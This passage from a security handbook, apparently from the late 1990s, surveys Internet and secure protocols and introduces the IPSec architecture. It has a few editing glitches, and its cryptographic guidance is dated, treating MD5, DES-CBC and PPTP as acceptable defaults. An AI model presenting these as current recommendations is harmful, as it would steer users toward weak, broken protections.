UDP implements the abstraction of "port," a named logical connection or interface to a specific application or service within a device. Ports are identified by a positive integer. Port identity is local to a device, that is, the use or meaning of port number is not global. A given port number can refer to any application that the sender and receiver agree upon. However, by convention and repeated use, certain port numbers have become identified with certain applications. Exhibit 154.3 lists examples of some of these conventional port assignments.

154.2.4 Transmission Control Protocol (TCP)

TCP is a sophisticated composition of IP that compensates for many of its limitations. It is a connection-oriented protocol that enables two applications to exchange streams of data synchronously and simultaneously in both directions. It guarantees both the delivery and order of the packets. Because

EXHIBIT 154.2 UDP Datagram

Bit Positions	Usage
0–15	Source Port Address
16–31	Destination Port Address
32–47	Message Length (n)
48–63	Checksum
64–n	Data

[2] VPN is used here to refer to the use of encryption to connect private networks across the public network, gateway-to-gateway. SVN is used to refer to the use of encryption to talk securely, end-to-end, across arbitrary networks. While the term VPN is sometimes used to describe both applications, different implementations of secure-IP may be required for the two applications.

EXHIBIT 154.3 Sample UDP Ports

Port Number	Application	Description
23	Telnet	
53	DNS	Domain name service
43		Whois
69	TFTP	Trivial file transfer service
80	HTTP	Web service
119	Net News	
137		NetBIOS name service
138		NetBIOS datagrams
139		NetBIOS session data

packets are given a sequence number, missing packets will be detected, and packets can be delivered in the same order in which they were sent; lost packets can be automatically resent. TCP also adapts to the latency of the network. It uses control flags to enable the receiver to automatically slow the sender so as not to overflow the buffers of the receiver.

TCP does not make the origin address reliable. The sequence number feature of TCP resists address spoofing. However, it does not make it impossible. Instances of attackers pretending to be trusted nodes have been reported to have toolkits that encapsulate the necessary work and special knowledge to implement such attacks.

Like many packet-switched protocols, TCP uses path diversity. This means some of the meaning of the traffic may not be available to an eavesdropper. However, eavesdropping is still possible. For example, user identifiers and passphrases usually move in the same packet. "Password grabber" programs have been detected in the network. These programs simply store the first 256 or 512 bits of packets on the assumption that many will contain passwords.

Finally, like most stateful protocols, some TCP implementations are vulnerable to denial-of-service attacks. One such attack is called *SYN flooding*. Requests for sessions, SYN flags, are sent to the target, but the acknowledgments are ignored. The target allocates memory to these requests and is overwhelmed.

154.2.5 Telnet

The Telnet protocol describes how commands and data are passed from one machine on the network to another over a TCP/IP connection. It is described in RFC 855. It is used to make a terminal or printer on one machine and an operating system or application on another appear to be local to each other. The user invokes the Telnet client by entering its name or clicking its icon on his local system and giving the name or address and port number of the system or application that he wishes to use. The Telnet client must listen to the keyboard and send the characters entered by the user across the TCP connection to the server. It listens to the TCP connection and displays the traffic on the user's terminal screen. The client and server use an escape sequence to distinguish between user data and their communication with each other.

The Telnet service is a frequent target of attack. By default, the Telnet service listens for login requests on port 23. Connecting this port to the public network can make the system and the network vulnerable to attack. When connected to the public net, this port should expect strong authentication or accept only encrypted traffic.

154.2.6 File Transfer Protocol (FTP)

FTP is the protocol used on the Internet for transferring files between two systems. It divides a file into IP packets for sending it across the Internet. The object of the transfer is a file. The protocol provides automatic checking and retransmission to provide for bit-for-bit integrity. (See section titled Services below.)

154.2.7 Serial Line Internet Protocol (SLIP)

SLIP is a protocol for sending IP packets over a serial line connection. It is described in RFC 1055. SLIP is often used to extend the path from an IP-addressable device, like a router at an ISP, across a serial connection, a dial connection (e.g., a dial connection) to a non-IP device (e.g., a serial port on a PC). It is a mechanism for attaching non-IP devices to an IP network.

SLIP encapsulates the IP packet and bits in the code used on the serial line. In the process, the packet may gain some redundancy and error correction. However, the protocol itself does not provide any error detection or correction. This means that errors may not be detected until the traffic gets to a higher layer. Because SLIP is usually used over relatively slow (56 Kb) lines, this may make error correction at that layer expensive. On the other hand, the signaling over modern modems is fairly robust. Similarly, SLIP traffic may gain some compression from devices (e.g., modems) in the path but does not provide any compression of its own.

Because the serial line has only two endpoints, the protocol does not contain any address information; that is, the addresses are implicit. However, this limits the connection to one application; any distinctions in the intended use of the line must be handled at a higher layer.

Because SLIP is used on point-to-point connections, it may be slightly less vulnerable to eavesdropping than a shared-media connection like Ethernet. However, because it is closer to the endpoint, the data may be more meaningful. This observation also applies to PPP below.

154.2.8 Point-to-Point Protocol (PPP)

PPP is used for applications and environments similar to those for SLIP but is more sophisticated. It is described in RFC 1661, July 1994. It is *the* Internet standard for transmission of IP packets over serial lines. It is more robust than SLIP and provides error-detection features. It supports both asynchronous and synchronous lines and is intended for simple links that deliver packets between two peers. It enables the transmission of multiple network-layer protocols (e.g., IP, IPX, SPX) simultaneously over a single link. For example, a PC might run a browser, a Notes client, and an e-mail client over a single link to the network.

To facilitate all this, PPP has a Link Control Protocol (LCP) to negotiate encapsulation formats, format options, and limits on packet format.

Optionally, a PPP node can require that its partner authenticate itself using CHAP or PAP. This authentication takes place after the link is set up and before any traffic can flow. (See CHAP and PAP below.)

154.2.9 HyperText Transfer Protocol (HTTP)

HTTP is used to move data objects, called pages, between client applications, called browsers, running on one machine, and server applications, usually on another. HTTP is the protocol that is used on and that defines the World Wide Web. The pages moved by HTTP are compound data objects composed of other data and objects. Pages are specified in a language called HyperText Markup Language, or HTML. HTML specifies the appearance of the page and provides for pages to be associated with one another by cross-references called hyperlinks.

The fundamental assumption of HTTP is that the pages are public and that no data-hiding or address reliability is necessary. However, because many electronic commerce applications are done on the World Wide Web, other protocols, described below, have been defined and implemented.

154.3 Security Protocols

Most of the traffic that moves in the primitive TCP/IP protocols is public; that is, none of the value of the data derives from its confidentiality. Therefore, the fact that the protocols do not provide any data-hiding does not hurt anything. The protocols do not add any security, but the data does not need it. However, there is some traffic that is sensitive to disclosure and which does require more security than the primitive protocols provide. The absolute amount of this traffic is clearly growing, and its proportion may be growing also. In most cases, the necessary hiding of this data is done in alternate or higher-level protocols.

A number of these secure protocols have been defined and are rapidly being implemented and deployed. This section describes some of those protocols.

154.3.1 Secure Socket Layer (SSL)

Arguably, the most widely used secure protocol is SSL. It is intended for use in client–server applications in general. More specifically, it is widely used between browsers and Web servers on the WWW. It uses a hybrid of symmetric and asymmetric key cryptography, in which a symmetric algorithm is used to hide the traffic and an asymmetric one, RSA, is used to negotiate the symmetric keys.

SSL is a session-oriented protocol; that is, it is used to establish a secure connection between the client and the server that lasts for the life of the session or until terminated by the application.

SSL comes in two flavors and a number of variations. At the moment, the most widely used of the two flavors is *one-way SSL*. In this implementation, the server side has a private key, a corresponding public key, and a certificate for that key-pair. The server offers its public key to the client. After reconciling the certificate to satisfy itself as to the identity of the server, the client uses the public key to securely negotiate a session key with the server. Once the session key is in use, both the client and the server can be confident that only the other can see the traffic.

The client side has a public key for the key-pair that was used to sign the certificate and can use this key to verify the bind between the key-pair and the identity of the server. Thus, the one-way protocol provides for the authentication of the server to the client but not the other way around. If the server cares about the identity of the client, it must use the secure session to collect evidence about the identity of the client. This evidence is normally in the form of a user identifier and a passphrase or similar, previously shared, secret.

The other flavor of SSL is *two-way SSL*. In this implementation both the client and the server know the public key of the other and have a certificate for this key. In most instances the client's certificate is issued by the server, while the server's certificate was issued by a mutually trusted third party.

154.3.2 Secure-HTTP (S-HTTP)

S-HTTP is a secure version of HTTP designed to move individual pages securely on the World Wide Web. It is page oriented as contrasted to SSL, which is connection or session oriented. Most browsers (thin clients) that implement SSL also implement S-HTTP, may share key-management code, and may be used in ways that are not readily distinguishable to the end user. In other applications, S-HTTP gets the nod where very high performance is required and where there is limited need to save state between the client and the server.

154.3.3 Secure File Transfer Protocol (S-FTP)

Most of the applications of the primitive File Transfer Protocol are used to transfer public files in private networks. Much of it is characterized as "anonymous;" that is, one end of the connection may not even recognize the other. However, as the net spreads, FTP is increasingly used to move private data in public networks.

S-FTP adds encryption to FTP to add data-hiding to the integrity checking provided in the base protocol.

154.3.4 Secure Electronic Transaction (SET)

SET is a special protocol developed by the credit card companies and vendors and intended for use in multi-party financial transactions like credit card transactions across the Internet. It provides not only for hiding credit card numbers as they cross the network, but also for hiding them from some of the parties to the transaction and for protecting against replay.

One of the limitations of SSL when used for credit card numbers is that the merchant must become party to the entire credit card number and must make a record of it to use in the case of later disputes. This creates a vulnerability to the disclosure and reuse of the credit card number. SET uses public key cryptography to guarantee the merchant that he will be paid without his having to know or protect the credit card number.

154.3.5 Point-to-Point Tunneling[3] Protocol (PPTP)

PPTP is a protocol (from the PPTP Forum) for hiding the information in IP packets, including the addresses. It is used to connect (portable computer) clients across the dial-switched point-to-point network to the Internet and then to a (MS) gateway server to a private (enterprise) network or to (MS) servers on such a network. As its name implies, it is a point-to-point protocol. It is useful for implementing end-to-end secure virtual networks (SVNs) but less so for implementing any-gateway-to-any-gateway virtual private networks (VPNs).

It includes the ability to:

- Query the status of Comm Servers
- Provide in-band management
- Allocate channels and place outgoing calls
- Notify server on incoming calls
- Transmit and receive user data with flow control in both directions
- Notify server on disconnected calls

One major advantage of PPTP is that it is included in MS 32-bit operating systems. (At this writing, the client-side software is included on 32-bit MS Windows operating systems Dial Up Networking [rel. 1.2 and 1.3]. The server-side software is included in the NT Server operating system. See L2TP below.) A limitation of PPTP, when compared to secure-IP or SSL, is that it does not provide authentication of the endpoints. That is, the nodes know that other nodes cannot see the data passing between but must use other mechanisms to authenticate addresses or user identities.

154.3.6 Layer 2 Forwarding (L2F)

L2F is another mechanism for hiding information on the Internet. The encryption is provided from the point where the dial-switched point-to-point network connects the Internet service provider (ISP) to the gateway on the private network. The advantage is that no additional software is required on the client computer; the disadvantage is that the data is protected only on the Internet and not on the dial-switched network.

L2F is a router-to-router protocol used to protect data from acquisition by an ISP, across the public digital packet-switched network (Internet) to receipt by a private network. It is used by the ISP to provide data-hiding servers to its clients. Because the protocol is implemented in the routers (Cisco), its details and management are hidden from the end users.

[3] Tunneling is a form of encapsulation in which the encrypted package, the passenger, is encapsulated inside a datagram of the carrier protocol.

154.3.7 Layer 2 Tunneling Protocol (L2TP)

L2TP is a proposal by MS and Cisco to provide a client-to-gateway data-hiding facility that can be operated by the ISP. It responds to the limitations of PPTP (must be operated by the owner of the gateway) and L2F (does not protect data on the dial-switched point-to-point net). Such a solution could protect the data on both parts of the public network but as a service provided by the ISP rather than by the operator of the private network.

154.3.8 Secure Internet Protocol (Secure-IP or IPSec)

IPSec is a set of protocols to provide for end-to-end encryption of the IP packets. It is being developed by the Internet Engineering Task Force (IETF). It is to be used to bind endpoints to one another and to implement VPNs and SVNs.

154.3.9 Internet Security Association Key Management Protocol (ISAKMP)

ISAKMP is a proposal for a public-key certificate-based key-management protocol for use with IPSec. Because in order to establish a secure session the user will have to have both a certificate and the corresponding key and because the session will not be vulnerable to replay or eavesdropping, ISAKMP provides "strong authentication." What is more, because the same mechanism can be used for encryption as for authentication, it provides economy of administration.

154.3.10 Password Authentication Protocol (PAP)

As noted above, PPP provides for the parties to identify and authenticate each other. One of the protocols for doing this is PAP. (See also CHAP below). PAP works very much like traditional login using a shared secret. A sends a prompt or a request for authentication to B, and B responds with an identifier and a shared secret. If the pair of values meets A's expectation, then A acknowledges B.

This protocol is vulnerable to a replay attack. It is also vulnerable to abuse of B's identity by a privileged user of A.

154.3.11 Challenge Handshake Authentication Protocol (CHAP)

CHAP is a standard challenge–response peer-to-peer authentication mechanism. System A chooses a random number and passes it to B. B encrypts this challenge under a secret shared with A and returns it to A. A also computes the value of the challenge encrypted under the shared secret and compares this value to the value returned by B. If this response meets A's expectation, then A acknowledges B.

Many implementations of PPP/CHAP provide that the remote party be periodically reauthenticated by sending a new challenge. This resists any attempt at "session stealing."

154.4 Services

154.4.1 Telnet

154.4.1.1 File Transfer

FTP is the name of a protocol, but it is also the name of a service that uses the protocol to deliver files. The service is symmetric in that either the server or the client can initiate a transfer in either direction, either can get a file or send a file, either can do a get or a put. The client may itself be a server. The server may or may not recognize its user, and may or may not restrict access to the available files.

Where the server does restrict access to the available files, it usually does that through the use of the control facilities of the underlying file system. If the file server is built upon the UNIX operating system and file system or the Windows operating systems, then it will use the rules-based file access controls of the file system. If the server is built upon the NT operating system, then it will use the object-oriented controls of the NT file system. If the file service is built on MVS, and yes that does happen, then it is the optional access control facility of MVS that will be used.

154.4.1.2 Secure Shell (SSH 2)

Secure Shell is a UNIX-to-UNIX client-server program that uses strong cryptography for protecting all transmitted data, including passwords, binary files, and administrative commands between systems on a network. One can think of it as a client-server command processor or shell. While it is used primarily for system management, it should not be limited to this application.

SSH2 implements Secure-IP and ISAKMP at the application layer, as contrasted to the network layer, to provide a secure network computing environment. It provides node identification and authentication, node-to-node encryption, and secure command and file transfer. It compensates for most of the protocol limitations noted above. It is now preferred to and used in place of more limited or application-specific protocols or implementations such as Secure-FTP.

154.5 Conclusions

Courtney's first law says that nothing useful can be said about the security of a mechanism except in the context of an application and an environment. Of course, the converse of that law says that, in such a context, one can say quite a great deal.

The Internet is an open, not to say hostile, environment in which most everything is permitted. It is defined almost exclusively by its addresses and addressing schema and by the protocols that are honored in it. Little else is reliable.

Nonetheless, most sensitive applications can be done there as long as one understands the properties and limitations of those protocols and carefully chooses among them. We have seen that there are a large number of protocols defined and implemented on the Internet. No small number of them are fully adequate for all applications. On the other hand, the loss in performance, flexibility, generality, and function in order to use those that are secure for the intended application and environment is small. What is more, as the cost of performance falls, the differences become even less significant.

The information security manager must understand the needs of his applications, and know the tools, protocols, and what is possible in terms of security. Then he must choose and apply those protocols and implementations carefully.

155 An Introduction to IPSec

Bill Stackpole

The IP Security Protocol Working Group (IPSec) was formed by the Internet Engineering Task Force (IETF) in 1992 to develop a standardized method for implementing privacy and authentication services on IP version 4 and the emerging version 6 protocols. There were several specific goals in mind. For the architecture to be widely adopted it would have to be flexible. It must be able to accommodate changes in cryptographic technology as well as the international restrictions on cryptographic use. Second, the architecture must support all the client IP protocols (i.e., Transmission Control Protocol or TCP, User Datagram Protocol or UDP) in standard or cast (i.e., multicast) modes. Third, it must be able to secure communications between two hosts or multiple hosts, two subnets or multiple subnets, or a combination of hosts and subnets. Finally, there had to be a method for automatically distributing the cryptographic keys. This chapter will cover the key features of the IPSec security architecture, its major components, and the minimum mandatory requirements for compliance.

155.1 Features

The goals of IPSec were transformed into the following key architectural features.

155.1.1 Separate Privacy and Authentication Functions with Transform Independence

IPSec privacy and authentication services are independent of each other. This simplifies their implementation and reduces their performance impact upon the host system. It also gives end users the ability to select the appropriate level of security for their transaction. The security functions are independent of their cryptographic transforms. This allows new encryption technologies to be incorporated into IPSec without changing the base architecture and avoids conflicts with location-specific use and exportation restrictions. It also makes it possible for end users to implement transforms that best meet their specific security requirements. Users can select authentication services using hashed cryptography which have low implementation costs, minimal performance impacts, and few international use restrictions. These implementations can be widely distributed and they provide a substantial improvement in security for most of today's Internet transactions. Or, users can select privacy functions based on private key cryptography. These are more difficult to implement, have higher performance impacts, and are often subject to international use restrictions, so although they provide a much higher level of security, their distribution and use is often limited. Or they can combine these functions to provide the highest possible level of security.

155.1.2 Network Layer (IP) Implementation with Unidirectional Setup

Introducing security functionality at the network layer means all the client IP protocols can operate in a secure manner without individual customization. Routing protocols like Exterior Gateway Protocol (EGP) and Border Gateway Protocol (BGP) as well as connection and connectionless transport protocols like TCP and UDP can be secured. Applications using these client protocols require no modifications to take advantage of IPSec security services. The addition of IPSec services makes it possible to secure applications with inherent security vulnerabilities (e.g., clear-text password) with a single system modification. And this modification will secure any such application regardless of the IP services or transports it utilizes.

This capability even extends to streaming services using multicast and unicast packets where the destination address is indeterminate. IPSec makes this possible by using a unidirectional initialization scheme to set up secure connections. The sending station passes a setup index to the receiving station. The receiving station uses this index to reference the table of security parameters governing the connection. The receiving station does not need to interact with the sending station to establish a secure unidirectional connection. For bidirectional connections the process is reversed. The receiving station becomes the sender, passing its setup index back to the originator. Sending and receiving stations can be either hosts or security gateways.

155.1.3 Host and Gateway Topologies

IPSec supports two basic connection topologies: host-to-host and gateway-to-gateway. In the host (sometimes called end-to-end) topology, the sending and receiving systems are two or more hosts that establish secure connections to transmit data among themselves. In the gateway (also called subnet-to-subnet) topology, the sending and receiving systems are security gateways that establish connection to external (untrusted) systems on behalf of trusted hosts connected to their own internal (trusted) subnetwork(s). A trusted subnet-work is defined as a communications channel (e.g., Ethernet) containing one or more hosts that trust each other not to be engaged in passive or active attacks. A gateway-to-gateway connection is often referred to as a tunnel or a virtual private network (VPN). A third scenario, host-to-gateway, is also possible. In this instance the security gateway is used to establish connection between external hosts and trusted hosts on an internal subnet(s). This scenario is particularly useful for traveling workers or telecommuters who require access to applications and data on internal systems via untrusted networks like the Internet.

155.1.4 Key Management

The ability to effectively manage and distribute encryption keys is crucial to the success of any cryptographic system. The IP Security Architecture includes an application-layer key management scheme that supports public and private key-based systems and manual or automated key distribution. It also supports the distribution of other principle session parameters. Standardizing these functions makes it possible to use and manage IPSec security functions across multiple security domains and vendor platforms.

Two other key features of the IPSec Security Architecture are support for systems with Multi-Level Security (MLS) and the use of IANA (Internet Assigned Numbers Authority) assigned numbers for all standard IPSec type codes.

155.2 Implementation and Structures

The IPSec Security Architecture is centered around two IP header constructs: the Authentication Header (AH) and the Encapsulation Security Payload (ESP) header. To fully understand how these mechanisms function it is first necessary to look at the concept of security associations. In order to achieve algorithm independence, a flexible method for specifying session parameters had to be established. Security associations (SAs) became that method.

155.2.1 Security Associations (SA)

A security association is a table or database record consisting of a set of security parameters that govern security operations on one or more network connections. Security associations are part of the unidirectional initialization scheme mentioned above. The SA tables are established on the receiving host and referenced by the sending host using an index parameter known as the Security Parameters Index (SPI). The most common entries in an SA are:

- *The type and operating mode of the transform*, for example DES in block chaining mode. This is a required parameter. Remember that IPSec was designed to be transform independent so this information must be synchronized between the endpoints if any meaningful exchange of data is going to take place.
- *The key or keys used by the transform algorithm*. For obvious reasons this is also a mandatory parameter. The source of the keys can vary. They can be entered manually when the SAS is defined on the host or gateway. They can be supplied via a key distribution system or—in the case of asymmetric encryption—the public key is sent across the wire during the connection setup.
- *The encryption algorithm's synchronization or initialization vector*. Some encryption algorithms, in particular those that use chaining, may need to supply the receiving system with an initial block of data to synchronize the cryptographic sequence. Usually, the first block of encrypted data serves this purpose, but this parameter allows for other implementations. This parameter is required for all ESP implementations but may be designated as "absent" if synchronization is not required.
- *The life span of the transform key(s)*. The parameter can be an expression of duration or a specific time when a key change is to occur. There is no predefined life span for cryptographic keys. The frequency with which keys are changed is entirely at the discretion of the security implementers at the endpoints. Therefore, this parameter is only recommended, not required.
- *The life span of the security association*. There is no predefined life span for a security association. The length of time a security association remains in effect is at the discretion of the endpoint implementers. Therefore, this parameter is also recommended, but not required.
- *Source address of the security association*. A security association is normally established in one direction only. A communications session between two endpoints will usually involve two security associations. When more than one sending host is using this security association, the parameter may be set to a wild-card value. Usually this address is the same as the source address in the IP header; therefore, this parameter is recommended, but not required.
- *The sensitivity level of the protected data*. This parameter is required for hosts implementing multilevel security and recommended for all other systems. The parameter provides a method of attaching security labels (e.g., Secret, Confidential, Unclassified) to ensure proper routing and handling by the endpoints.

Security associations are normally set up in one direction only. Before a secure transmission can be established, the SAs must be created on the sending and receiving hosts. These security associations can be configured manually or automatically via a key management protocol. When a datagram destined for a (secure) receiving host is ready to be sent, the sending system looks up the appropriate security association and passes the resulting index value to the receiving host. The receiving host uses the SPI and the destination address to look up the corresponding SA on its system. In the case of multilevel security, the security label also becomes part of the SA selection process. The receiving system then uses those SA parameters to process all subsequent packets from the sending host. To establish a fully authenticated communications session, the sending and receiving hosts would reverse roles and establish a second SA in the reverse direction.

One advantage to this unidirectional SA selection scheme is support for broadcast types of traffic. Security associations can still be established even in this receive-only scenario by having the receiving host select the SPI. Unicast packets can be assigned a single SPI value, and multicast packets can be assigned an SPI for each multicast group. However, the use of IPSec for broadcast traffic does have some serious limitations. The key management and distribution is difficult, and the value of cryptography is diminished because the source of the packet cannot be positively established.

155.2.2 Security Parameters Index (SPI)

The Security Parameters Index is a 32-bit pseudo-random number used to uniquely identify a security association (SA). The source of an SPI can vary. They can be entered manually when the SA is defined on the host or gateway, or they can be supplied via an SA distribution system. Obviously for the security function to work properly, the SPIs must be synchronized between the endpoints. SPI values 1 through 255 have been reserved by the IANA for use with openly specified (i.e., standard) implementations. SPIs require minimal management but some precautions should be observed to ensure that previously assigned SPIs are not reused too quickly after their associated SA has been deleted. An SPI value of zero (0) specifies that no security association exists for this transaction. On host-to-host connections, the SPI is used by the receiving host to look up the security association. On a gateway-to-gateway, unicast, or multicast transaction, the receiving system combines the SPI with the destination address (and in an MLS system, with the security label) to determine the appropriate SA. Now we will look at how IPSec authentication and privacy functions utilize SAs and SPIs.

155.2.3 Authentication Function

IPSec authentication uses a cryptographic hashing function to provide strong integrity and authentication for IP datagrams. The default algorithm is keyed Message Digest version 5 (MD5), which does not provide non-repudiation. Non-repudiation can be provided by using a cryptographic algorithm that supports it (e.g., RSA). The IPSec authentication function does not provide confidentiality or traffic analysis protection.

The function is computed over the entire datagram using the algorithm and keys(s) specified in the security association (SA). The calculation takes place prior to fragmentation, and fields that change during transit (e.g., ttl or hop count) are excluded. The resulting authentication data is placed into the Authentication Header (AH) along with the Security Parameter Index (SPI) assigned to that SA. Placing the authentication data in its own payload structure (the AH) rather than appending it to the original datagram means the user datagram maintains its original format and can be read and processed by systems not participating in the authentication. Obviously there is no confidentiality, but there is also no need to change the Internet infrastructure to support the IPSec authentication function. Systems not participating in the authentication can still process the datagrams normally.

The Authentication Header (AH) is inserted into the datagram immediately following the IP header (IPv4) or the Hop-by-Hop Header (IPv6) and prior to the ESP header when used with the confidentiality function, as seen in Exhibit 155.1.

IPv4 header	AH header	Upper protocol (e.g. TCP,UDP)

EXHIBIT 155.1 IPv4 placement example.

The header type is IANA assigned number 51 and is identified in the next header or the protocol field of the preceding header structure. There are five parameter fields in an authentication header, four of which are currently in use (see also Exhibit 155.2):

- The next header field—used to identify the IP protocol (IANA assigned number) used in the next header structure.
- The payload length—the number of 32-bit words contained in the authentication data field.
- The reserved field—intended for future expansion. This field is currently set to zero (0).
- The SPI field—the value that uniquely identifies the security association (SA) used for this datagram.
- The authentication data field—the data output by the cryptographic transform padded to the next 32-bit boundary.

IP version 4 systems claiming AH compliance must implement the IP Authentication Header with at least the MD5 algorithm using a 128-bit key. Implementation of AH is mandatory for all IP version 6 hosts and must also implement the MD5 algorithm with a 128-bit key. All AH implementations have an option to support other additional authentication algorithms (e.g., SHA-1). In fact, well-known weaknesses in the current MD5 hash functions (see Hans Dobbertin, Cryptanalysis of MD5 Compress) will undoubtedly lead to its replacement in the next version of the AH specification. The likely replacement is HMAC-MD5. HMAC is an enhanced method for calculating Hashed Message Authentication Codes that greatly increased the cryptographic strength of the underlying algorithm. Because HMAC is an enhancement rather than a replacement, it can be easily added to existing AH implementations with little impact upon the original algorithm's performance. Systems using MLS are required to implement AH on packets containing sensitivity labels to ensure the end-to-end integrity of those labels.

The calculation of hashed authentication data by systems using the Authentication Header does increase processing costs and communications latency; however, this impact is considerably less than that of a secret key cryptographic system. The Authentication Header function has a low implementation cost and is easily exportable because it is based on a hashing algorithm. Nevertheless, it would still represent a significant increase in security for most of the current Internet traffic.

155.2.4 Confidentiality Function

IPSec confidentiality uses keyed cryptography to provide strong integrity and confidentiality for IP datagrams. The default algorithm uses the Cipher Block Chaining mode of the U.S. Data Encryption Standard (DES CBC), which does not provide authentication or non-repudiation. It is possible to provide authentication by using a cryptographic transform that supports it. However, it is recommended that implementation requiring authentication or nonrepudiation use the IP Authentication Header for that purpose. The IPSec confidentiality function does not provide protection from traffic analysis attacks.

<table>
<tr><td>Next header</td><td>Length</td><td>Reserved</td></tr>
<tr><td colspan="3">Security parameter index</td></tr>
<tr><td colspan="3">Authentication data (variable number of 32-bit words)</td></tr>
</table>

1 2 3 4 5 6 7 8 1 2 3 4 5 6 7 8 1 2 3 4 5 6 7 8 1 2 3 4 5 6 7 8

EXHIBIT 155.2 IP authentication header structure.

There are two modes of operation: tunnel and transport. In tunnel mode the entire contents of the original IP datagram are encapsulated into the Encapsulation Security Payload (ESP) using the algorithm and key(s) specified in the security association (SA). The resulting encrypted ESP along with the Security Parameter Index (SPI) assigned to this SA become the payload portion of a second datagram with a cleartext IP header. This cleartext header is usually a duplicate of the original header for host-to-host transfers, but in implementations involving security gateways the cleartext header usually addresses the gateway, while the encrypted header's addressing point is the endpoint host on an interior subnet. In transport mode only the transport layer (i.e., TCP, UDP) portion of the frame is encapsulated into the ESP so the cleartext portions of the IP header retain their original values. Although the term "transportmode" seems to imply a use limited to TCP and UDP protocols, this is a misnomer. Transport mode ESP supports all IP client protocols. Processing for both modes takes place prior to fragmentation on output and after reassembly on input.

The Encapsulation Security Payload (ESP) header can be inserted anywhere in the datagram after the IP Header and before the transport layer protocol. It must appear after the AH header when used with the authentication function (see Exhibit 155.3).

The header type is IANA-assigned number 50 and is identified in the next header or the protocol field of the preceding header structure. The ESP header contains three fields (Exhibit 155.4):

- The SPI field—the unique identifier for the SA used to process this datagram. This is the only mandatory ESP field.
- The opaque transform data field—additional parameters required to support the cryptographic transform used by this SA (e.g., an initialization vector). The data contained in this field is transform specific and therefore varies in length. The only IPSec requirement is that the field be padded so it ends on a 32-bit boundary.
- The encrypted data field—the data output by the cryptographic transform.

IP version 4 or version 6 systems claiming ESP compliance must implement the Encapsulation Security Protocol supporting the use of the DES CBC transform. All ESP implementations have an option to support other encryption algorithms. For example, if no valid SA exists for an arriving datagram (e.g., the receiver has no key), the receiver must discard the encrypted ESP and record the failure in a system or audit log. The recommended values to be logged are the SPI value, date/time, the sending and destination addresses, and the flow ID. The log entry may include other implementation-specific data. It is recommended that the receiving system not send immediate notification of failures to the send system because of the strong potential for easy-to-exploit denial-of-service attacks.

The calculation of the encrypted data by systems using the ESP does increase processing costs and communications latency. The overall impact depends upon the cryptographic algorithm and the implementation. Secret key algorithms require much less processing time than public key algorithms, and hardware-based implementations tend to be even faster with very little system impact.

EXHIBIT 155.4 IP ESP header structure.

The Encapsulation Security Payload function is more difficult to implement and subject to some international export and use restrictions, but its flexible structure, VPN capabilities, and strong confidentiality are ideal for businesses requiring secure communications across untrusted networks.

155.2.5 Key Management

Key management functions include the generation, authentication, and distribution of the cryptographic keys required to establish secure communications. The functions are closely tied to the cryptographic algorithms they are supporting but, in general, generation is the function that creates the keys and manages their life span and disposition; authentication is the process used to validate the hosts or gateways requesting keys services; and distribution is the process that transfers the keys to the requesting systems in a secure manner.

There are two common approaches to IP keying: host-oriented and user-oriented. Host-oriented keys have all users sharing the same key when transferring data between endpoint (i.e., hosts and gateways). User-oriented keying establishes a separate key for each user session that is transferring data between endpoints. The keys are not shared between users or applications. Users have different keys for Telnet and FTP sessions. Multilevel security (MLS) systems require user-oriented keying to maintain confidentiality between the different sensitivity levels. But it is not uncommon on non-MLS systems to have users, groups, or processes that do not trust each other. Therefore, the IETF Security Working Group strongly recommends the use of user-oriented keying for all IPSec key management implementations.

Thus far we have only mentioned traditional cryptographic key management. However, traditional key management functions are not capable of supporting a full IPSec implementation. IPSec's transform independence requires that all the elements of the security association, not just the cryptographic keys, be distributed to the participating endpoints. Without all the security association parameters, the endpoints would be unable to determine how the cryptographic key is applied. This requirement led to the development of the Internet Security Association and Key Management Protocol (ISAKMP). ISAKMP supports the standard key management functions and incorporates mechanisms to negotiate, establish, modify, and delete security associations and their attributes. For the remainder of this section we will use the term "SA management" to refer to the management of the entire SA structure (including cryptographic keys) and key management to refer to just the cryptographic key parameters of an SA. It is important to note that key management can take place separate from SA management. For example, host-oriented keying would use SA management to establish both the session parameters and the cryptographic keys, whereas user-oriented keying would use the SA management function to establish the initial session parameters and the key management function to supply the individual-use session keys.

The simplest form of SA or key management is manual management. The system security administrator manually enters the SA parameters and encryption keys for their system and the system(s) it communicates with. All IPv4 and IPv6 implementations of IPSec are required to support the manual configuration of security associations and keys. Manual configuration works well in small, static environments but is extremely difficult to scale to larger environments, especially those involving multiple administrative domains. In these environments the SA and key management functions must be automated and centralized to be effective. This is the functionality ISAKMP is designed to provide.

155.2.6 Internet Security Association and Key Management Protocol (ISAKMP)

ISAKMP provides a standard, flexible, and scalable methodology for distributing security associations and cryptographic keys. The protocol defines the procedures for authenticating a communicating peer, creating and managing security associations, techniques for generating and managing keys and security associations, and ways to mitigate threats like replay and denial-of-service attacks. ISAKMP was designed to support IPSec AH and ESP services, but it goes far beyond that. ISAKMP has the capability of supporting security services at the transport and applications layers for a variety of security mechanisms. This is possible because ISAKMP separates the security association management function from the key exchange mechanism. ISAKMP has key exchange protocol independence. It provides a common framework for negotiating, exchanging, modifying, and deleting SAs between dissimilar systems. Centralizing the management of the security associations with ISAKMP reduces much of the duplicated functionality within each security protocol and significantly reduces the connection setup time because ISAKMP can negotiate an entire set of services at once.

A detailed discussion of ISAKMP is beyond the scope of this chapter so only the operations and functional requirements of a security association and key management system will be covered. A security association and key management system is a service application that mediates between systems establishing secure connections. It does not actively participate in the transfer of data between these systems. It only assists in the establishment of a secure connection by generating, authenticating, and distributing the required security associations and cryptographic keys.

Two parameters must be agreed upon for the system to work properly. First, a trust relationship must be established between the endpoint systems and the SA manager. The SA manager can be a third-party system—similar to a Kerberos Key Distribution Center (KDC)—or integrated into the endpoint's IPSec implementation. Each approach requires a manually configured SA for each manager and the endpoints it communicates with. The advantage is these few manual SAs can be used to establish a multitude of secure connections. Most vendors have chosen to integrate ISAKMP into the endpoint systems and use a third-party (e.g., Certificate Authority) system to validate the initial trust relationship. The second requirement is for the endpoints to have a trusted third party in common. In other words, both endpoints must have an SA management system or Certificate Authority they both trust.

The operation is pretty straightforward. We will use systems with integrated SAs for this scenario. System A wishes to establish a secure communications session with System B and no valid security association currently exists between them. System A contacts the SA management function on System B. The process then reverses itself (remember that SAs are only established in one direction) as System B establishes a secure return path to System A. ISAKMP does have the capability of negotiating bidirectional SAs in a single transaction, so a separate return path negotiation is usually not required.

ISAKMP has four major functional components. They are:

1. Authentication of communications peers
2. Cryptographic key establishment and management
3. Security association creation and management
4. Threat mitigation

